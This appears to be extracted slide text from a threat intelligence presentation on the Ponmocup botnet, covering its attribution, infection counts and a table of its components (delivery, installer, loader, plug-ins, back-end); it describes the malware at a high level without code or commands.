

#### Overview

#### What we'll be going through in this presentation



- 1. Who are we: what do we do
- 2. Introduction to Ponmocup
- 3. **Ponmocup:** A framework build up of components
- 4. **Delivery**: Zuponcic
- 5. Core
  - 5.1. **Anti-analysis**: A big success
  - 5.2. Installation
  - 5.3. Core functionality: Unique per victim

- 6. Plug-ins
  - 6.1. Monetisation
  - 6.2. Finding interesting targets
  - 6.3. Collecting router information
  - 6.4. Collecting SIP agent information
  - 6.5. Printer exploit a big mistake
- 7. Network traffic
- 8. Closing statements



# Yonathan Klijnsma Senior Threat Intelligence Analyst

# Maarten van Dantzig Threat Intelligence Analyst



Malware analysis

Security Research

Security Operations



Incident response

Threat intelligence



# 2. Introduction to Ponmocup

#### Introduction to Ponmocup: Attribution



- Multiple operators
- Russian speaking (possibly of Russian origin)
- Technically sophisticated


#### Introduction to Ponmocup: Goals & impact



- Long running operation
- High victim count
- Multi-purpose framework
- Financially motivated


Introduction to Ponmocup

15,000,000+ Unique infections 500,000+ Currently infected 2,400,000
Peak size infections



#### Introduction to Ponmocup: Size





3. **Ponmocup**: a framework build up of components

# Ponmocup: a framework build up of components




Component	Purpose
Delivery	Spreading method
Installer	Persistent installation of Ponmocup
Initiator	Starts Ponmocup in memory
Loader	Locates and decrypts payloads
Main module	Persistent component
Plug-ins	Adds functionalities for specific tasks
Back-end infrastructure	Infrastructure used to control targets




